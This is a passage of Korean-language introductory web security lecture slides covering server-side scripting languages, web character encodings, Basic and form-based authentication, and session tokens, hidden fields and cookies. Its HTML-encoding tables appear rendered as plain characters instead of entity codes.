
주소(D)  http://a.xcurelab.com/example/vbscript.html



2. ASP

❖ ASP (Active Server Page)

- ◆ 서버 측 스크립트 언어, VBScript 기반
- ◆ IIS 3.0 이상에서 동작
- ◆ 동적인 페이지를 구성하기 위해 사용
- ◆ 클라이언트가 ASP를 요청하면 ASP를 수행시킨 결과값을 응답으로 받게 됨
 - ASP의 코드 자체는 클라이언트에게 제공하지 않음



2. ASP.NET

❖ ASP.NET

- ◆ Microsoft사의 닷넷(.NET)시스템 상에서 동작하는 서버 측 스크립트
- ◆ VBScript에서 벗어나 객체지향적인 코드를 지원
 - ASP의 단점을 보완
 - VisualBasic, C#, C++ 등이 이용됨
- ◆ 디자인과 코드가 분리된 형태로 제작가능
 - JSP에서 사용하는 MVC 패턴과 유사
- ◆ ASP.NET은 2.0까지 나와있음

2. PHP

❖ PHP

- ◆ 원래 Personal Home Page의 약자
- ◆ 현재 공식적으로는 Professional Hypertext Preprocessor 의 약자임
- ◆ Apache와 주로 연동하여 사용하는 서버측 스크립트 언어
- ◆ 오픈 소스로 제공됨, 무료
- ◆ 최신버전은 PHP5
- ◆ HTML 처리나 문서처리, 정규 표현식 등에 효율적임

2. JSP

❖ JSP (Java Server Page)

- ◆ 웹에서 사용되는 서버 측 스크립트 언어
- ◆ 자바를 기반으로 함
- ◆ JSP 2.0은 J2EE(Java2 Enterprise Edition) 1.4 에 포함됨

※ J2EE를 구성하는 기술

JSP, EJB, , JMS, JNDI, Servlet, JavaMail, XML

- ◆ JSP파일을 클라이언트가 호출하면 서블릿 코드로 변환 후 컴파일하여 서블릿 클래스 형태로 보관

❖ JSP의 장점

- ◆ 자바 언어를 기반으로 하기 때문에 플랫폼에 관계없이 사용가능
- ◆ EJB 기술과 완벽하게 호환됨
- ◆ 대규모의 사이트 구축에 적합

❖ 주요 JSP 엔진

- ◆ TOMCAT, Resin, JRUN

3. Encoding Schema

❖ 웹에서 사용되는 인코딩 종류

- ◆ ASCII
- ◆ URL Encoding
- ◆ Force Full URL Encoding
- ◆ HTML Encoding
- ◆ Unicode Encoding
- ◆ MS-Script
- ◆ Base64 Encoding
- ◆ Etc..


3. ASCII

❖ ASCII

- ◆ American Standard Code for Information Interchange 의 약자
- ◆ 미국 정보 교환 표준 부호
- ◆ 영문 알파벳을 사용하는 대표적인 문자 인코딩 방법
- ◆ 7Bit로 이루어져 있다. (총 128개의 문자)
 - 33개의 제어문자
 - 95개의 출력가능 문자
 - ❖ 52개 영문자 (대/소)
 - ❖ 10개 숫자
 - ❖ 32개 특수문자
 - ❖ 1개 공백



출력가능문자



ASCII Layout

- ◆ ASCII 기반의 확장 인코딩 방식들이 많이 생겨났음
 - ISO/IEC 646, ISO 8859 등

3. URL Encoding

❖ URL Encoding

- ◆ URL에는 US-ASCII의 문자들중 출력이 가능한 문자들만 포함
- ◆ URL에 포함되는 문자들을 안전하게 웹 서버에 전달 되도록 특수한 기능을 가진 문자들을 브라우저가 인코딩하여 전달

❖ URL 인코딩의 형식

- ◆ 원래 문자열의 Hex값 앞에 % 를 사용

❖ URL Encoding 예제

Chracter	Hex Code	URL Encode
<	0x3C	%3C
>	0x3E	%3E




3. URL Meta Character

Meta Character	Description
~	사용자의 홈 디렉토리 접근 시 사용 예) http://www.xcurelab.com/users/~crav3r
?	URL과 Parameter의 구분을 위해 사용 예) http://www.xcurelab.com/search.asp?q=web
&	Parameter 구분자 예) http://www.xcurelab.com/login.asp?id=crav3r&pwd=123
=	Parameter 대입 연산자 예) http://www.xcurelab.com/login.asp?id=crav3r&pwd=123
@	메일 계정 표시 예) mailto:crav3r@xcurelab.com
%	Hex값으로 표현 할 경우 예) script의 Hex표현 %3C%73%63%72%69%70%74%3E
+	공백 문자
://	프로토콜 구분자
#	동일한 페이지 내에서 위치 이동 시 사용

3. Force Full URL Encoding

- ❖ Force Full URL Encoding
 - ◆ 강제로 모든 문자를 URL Encoding 하는 기법
 - ◆ IDS 등을 우회하기 위한 용도로 사용될 수 있음

❖ 예제



3. HTML Encoding

❖ HTML Encoding

- ◆ HTML문서 내에서 특별한 기능을 수행하는 문자들을 안전하게 브라우저에 표현하기 위해 사용하는 인코딩 방법
- ◆ XSS 공격에 대응하기 위한 방법으로 사용됨

Character	상수
공 백	
<	<
>	>
"	"
'	'
&	&

[상수로 정의되어 있는 값]

Character	ASCII Decimal Code	ASCII Hex Code
공 백	 	
<	<	<
>	>	>
"	"	"
'	'	'
&	&	&

[문자의 ASCII 코드를 이용한 방법]

3. Multi Byte Code

❖ EUC-KR

- ◆ 8비트 문자인코딩
- ◆ 대표적인 한글 완성형 인코딩

❖ Code Page 949

- 마이크로소프트 한글 윈도우에서 사용되는 코드페이지
- EUC-KR의 확장

3. Multi Byte Code

❖ Unicode

- ◆ 전 세계에 존재하는 다양한 문자코드를 표현하기 위해 만들어진 인코딩방법
- ◆ 16Bit Unicode Encoding을 이용하는 방법은 URL Encoding과 유사
 - %u 를 Unicode 앞에 붙임
 - ❖ 예) %u2215 : /

❖ UTF-8

- ◆ 유니코드를 위한 가변 길이 문자 인코딩 방법 중 하나
 - 1 ~ 4 bytes 까지 사용
- ◆ 가장 널리 사용되며 Windows98부터 지원
- ◆ 표기방법은 URL Encoding과 동일
 - % 를 UTF-8 코드 앞에 붙임

3. Base64 Encoding

❖ Base64 Encoding

- ◆ MIME에 주로 사용
- ◆ Web인증 중 하나인 기본인증(Basic Authentication)에도 사용됨
- ◆ 2진 데이터를 ASCII 형태의 텍스트로 표현 가능

❖ Base64 구성

- ◆ 64개의 문자로 구성됨
 - 알파벳 대문자 : 26자
 - 알파벳 소문자 : 26자
 - 숫자 : 10자
 - 특수문자 : + / 2자
- ◆ 6Bit로 한 문자를 표현
- ◆ = 는 padding 값으로 사용 ($n\%3$ 만큼 패딩됨)

4. Type of Web Authentication

❖ Basic Authentication

- ◆ 웹 서버에 보낼 아이디와 암호를 Base64방식으로 인코딩 후 전달
- ◆ 사용자 계정은 시스템 계정이 이용됨

❖ Anonymous Authentication

- ◆ Web Sever에서 제공하는 익명계정을 이용하여 서버의 자원을 클라이언트에게 제공


❖ Form Based Authentication

- ◆ HTML에서 지원하는 Form 태그를 이용하여 인증정보를 서버 측에 전송
- ◆ 대부분의 웹 애플리케이션에서 사용하는 방식
- ◆ SSL을 이용한 암호화가 필요함

4. Basic Authentication

❖ Basic Authentication


- ◆ 클라이언트는 인증에 사용되는 ID와 Password를 Base64방식으로 인코딩 하여 웹 서버에 전달한다. Base64방식을 사용하기 때문에 Sniffing에 의해 ID와 패스워드가 노출될 수 있다.



[IIS의 Basic 인증 설정]

4. Basic Authentication

- ◆ Basic 인증을 하도록 설정된 웹 사이트에 접근했을 경우 아래와 같은 인증창이 뜬다.



- ◆ ID와 Password는 Base64형태로 인코딩 되어 서버에 전달
 - 아이디:암호 형태를 Base64방식으로 인코딩
 - 예) 아이디:nuno, 암호:1234 인 경우 nuno:1234라는 문자열 인코딩 하여 전달

4. Form Based Authentication

❖ Form Based Authentication

- ◆ HTML Form 태그를 이용하여 사용자로부터 ID와 Password를 입력 받은 후 HTTP를 이용하여 웹 서버에 전달한다.
- ◆ 웹 서버에서 가장 많이 사용하는 인증 방식

```
<form method="POST">  
  아이디 : <input type="text" name="user_id"> <br>  
  비밀번호 : <input type="password" name="user_pw"> <br>  
  <input type="submit" value="로그인">  
</form>
```

회원 로그인

회원 아이디

비밀번호

4. Form Based Authentication

- ❖ 서버에 전달되는 ID와 Password는 평문으로 전송

```
POST /member/member_login_check.asp HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: ko
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: axcurelab.com
Proxy-Connection: Keep-Alive
Pragma: no-cache
Content-Length: 25
user_id=test&user_pw=1234
```

- ❖ ID 와 Password를 노출시키지 않기 위해 암호화 통신을 이용

5. Session Token

❖ Session Token

- ◆ Session을 인증하기 위한 정보
- ◆ 인증에 관련된 정보는 서버와 클라이언트 양쪽에 저장되어야 함
- ◆ 일반적으로 Web Application Server에서 지원하는 해쉬값이 Token으로 사용된다.
- ◆ 웹 서버가 물리적으로 여러 대 인 경우 WAS에서 발행한 Session ID만으로 인증 불가

❖ Web Application Server에서 지원하는 Session Token

- ◆ ASP : ASPSESSIONID
- ◆ JSP : JSESSIONID
- ◆ PHP : PHPSESSIONID

5. Web Session

❖ Session 이란?

- ◆ 어떤 일이 시작되는 시점부터 끝날 때 까지를 의미
- ◆ 네트워크에서는 두 대의 시스템간의 활성화된 접속을 의미

❖ Web Session의 특징


- ◆ TCP기반의 프로토콜이지만 지속적인 연결이 필요하지 않은 웹 서비스의 특성상 TCP의 Connection Oriented한 성격을 잃어버림
- ◆ 비 연속적으로 접근하는 웹 클라이언트를 구분하기 위하여 Session Token을 사용해야 함

5. Session Management

❖ Session Management

- ◆ 클라이언트가 웹 서버에 최초로 접근 하게 되면 서버는 Session Token을 발생한다.
- ◆ 서버로부터 발행된 Session Token은 Session이 활성화 되어있는 동안 웹 서버와 클라이언트 양쪽에 모두 보관되어 유지되어야 한다
- ◆ 클라이언트에 저장된 Session Token은 서버에게 Request시 항상 포함된다.
- ◆ 세션이 종료되면 세션 Token은 파괴되어야 한다.

5. 일반적인 Session Management 절차



5. Session Token 저장방식

❖ HTML 페이지에 저장하는 방식

◆ Hidden field

- Hidden field를 이용하여 Session Token을 HTML 코드 내에 저장
- 위험성이 널리 알려져 요즘에는 세션정보를 저장하는 용도로 사용하지 않는다.

◆ URL Rewriting

- URL에 Session Token을 덧붙여 사용
- 웹 브라우저에서 쿠키를 사용하지 못하도록 설정한 경우에 주로 사용된다

❖ Cookie에 저장하는 방식

- ◆ Session Token은 Cookie의 Expires에 따라서 메모리 혹은 디스크에 저장됨
 - Session Cookie, Persistent Cookie
- ◆ Session Cookie에 저장하는 방식이 가장 널리 사용됨

5. Hidden Field

❖ Hidden Field

- ◆ 세션을 관리하기 위한 방법 중 하나로 웹 페이지의 Form에 Hidden Field를 이용한다.
- ◆ Form에 입력된 데이터는 GET이나 POST방식을 이용하여 웹 서버에 전달된다.

```
<form action="hiddenfield_ok.asp" method="get">  
    <input type="text" name="name">  
    <input type="hidden" name="token" value="ABCD1234">  
    <input type="submit" value="Submit">  
</form>
```

5. Hidden Field

- ◆ Input 컨트롤의 type 속성에 "Hidden"을 설정하면 컨트롤이 보이지 않게 된다. 그러나 내부적으로는 데이터를 보유하고 있으며 Submit 버튼 클릭 시 웹 서버로 데이터가 전달된다.

Request	Response	Trap
GET http://www.knowledgepump.org/example/hiddenfield_ok.asp?name=nuno&age=19 HTTP/1.0 Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */* Referer: http://www.knowledgepump.org/example/hiddenfield.asp Accept-Language: ko Proxy-Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Host: www.knowledgepump.org Cookie: ASPSESSIONIDQCCRQBCS=LLJPDCNAJAMFOFJPNAIBMMLC		

- ◆ 문제점
 - Hidden Field는 브라우저 화면에 표시 되진 않지만 소스보기를 이용하여 확인 할 수 있으며 공격자가 악의적인 목적에 의해 값을 변조 할 수 있다. 그러므로 Hidden Field는 중요한 데이터의 저장에 이용되어서는 안된다.

5. URL Rewriting

❖ URL Rewriting

- ◆ 웹 브라우저가 쿠키를 저장하지 않도록 되어있는 경우 사용할 수 있는 방법
- ◆ 웹 서버가 클라이언트를 구별하기 위한 Session 정보를 URL에 포함시킨다.
- ◆ Hidden Form Field와 비슷하나 이 방법은 GET방식에만 사용될 수 있다.

5. Cookie

❖ Cookie란?

- ◆ Web Application Server가 클라이언트식별에 사용되는 정보를 클라이언트에게 저장하기 위해 가장 널리 사용되는 방법
- ◆ 서버에서 발행하거나 스크립트에 의해 저장됨
 - Response Header의 Set-Cookie이용
 - Javascript 로 document.cookie에 접근 가능
- ◆ 쿠키를 발행한 사이트에서만 읽을 수 있다
- ◆ 각 호스트마다 최대 20개 까지 사용가능
- ◆ 각 쿠키는 4KB를 넘지 못함
 - 브라우저마다 다를 수 있음




5. Cookie

❖ Cookie의 용도

- ◆ 세션을 관리하기 위한 세션토큰
 - 일반적으로 Session Cookie (브라우저 캐시)에 저장됨
- ◆ 개인화된 콘텐츠를 제공하기 위한 정보
 - 개인정보
 - 사용자 취향
 - 장바구니 정보
- ◆ 클라이언트 관리에 필요한 정보
 - 웹 사이트 이용방식 추적
- ◆ 임시데이터
 - 예) 팝업 창 제한 설정

5. Cookie

❖ 웹사이트 접속 시 브라우저의 Cookie 사용 절차




